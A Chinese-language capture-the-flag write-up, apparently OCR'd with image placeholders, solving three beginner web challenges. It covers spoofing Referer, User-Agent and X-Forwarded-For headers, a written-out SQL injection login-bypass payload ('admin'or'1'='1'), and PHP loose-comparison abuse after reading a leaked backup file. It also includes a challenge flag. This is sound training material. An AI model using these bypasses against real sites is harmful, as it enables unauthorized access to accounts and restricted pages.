
WP

打开题目网址查看源码发现：

访问后：




要求我们从 'https://www.Sycsecret.com' 进入该页面，用 burpsuite 抓包看一下：




那我们在请求头中增加 Referer 字段即可：

HTTP Referer是 header 的一部分，当浏览器向 Web 服务器发送请求的时候，一般会带上 Referer，告诉服务器该网页是从哪个页面链接过来的，服务器因此可以获得一些信息用于处理。




要求我们使用 'Syclover' 浏览器访问该页面,故修改一下 UA 字段：

User Agent 中文名为用户代理，简称 UA，它是一个特殊字符串头，使得服务器能够识别客户使用的操作系统及版本、CPU 类型、浏览器及版本、浏览器渲染引擎、浏览器语言、浏览器插件等。



要求我们必须从本地访问该页面，我们可以通过添加 XFF 头来实现伪装：


X-Forwarded-For（XFF）是用来识别通过 HTTP 代理或负载均衡方式连接到 Web 服务器的客户端最原始的 IP 地址的 HTTP 请求头字段。



[极客大挑战 2019]EasySQL

WP

打开题目链接发现是一个充满黑客色彩的登录页面,但是没有注册的功能，根据题意猜测出题人是想让我们注入进去吧。



逐步尝试在用户名或密码处加一个单引号，点击登录后我们发现报错了：

在报错信息中可以看到是字符类的注入，可以通过“万能密码”来直接登录进去，在url中这样构造：page/check.php?username=admin’or’1’=‘1&password=admin’or’1’=‘1

这样我们的账号密码不对（or前面），就会执行or后面的’1’='1’这是一个恒真的，我们使用错误的账号密码来达到了登录成功的目的。(sql的一种绕过姿势)

[ACTF2020 新生赛]BackupFile

WP


新生赛题，有点水。

打开题目网址：

题目提示“Try to find out source file!”，访问备份文件/index.php.bak获得index.php源码：

```php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```


要求GET方式传递一个Key值，并且Key必须为数字且等于123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3这一字符串.
感觉是考PHP的弱类型特性，int和string是无法直接比较的，php会将string转换成int然后再进行比较，转换成int比较时只保留数字，第一个字符串之后的所有内容会被截掉,所以相当于key只要等于123就满足条件了：



flag{1518d99a-3030-486c-ac4f-6792fdfcd849}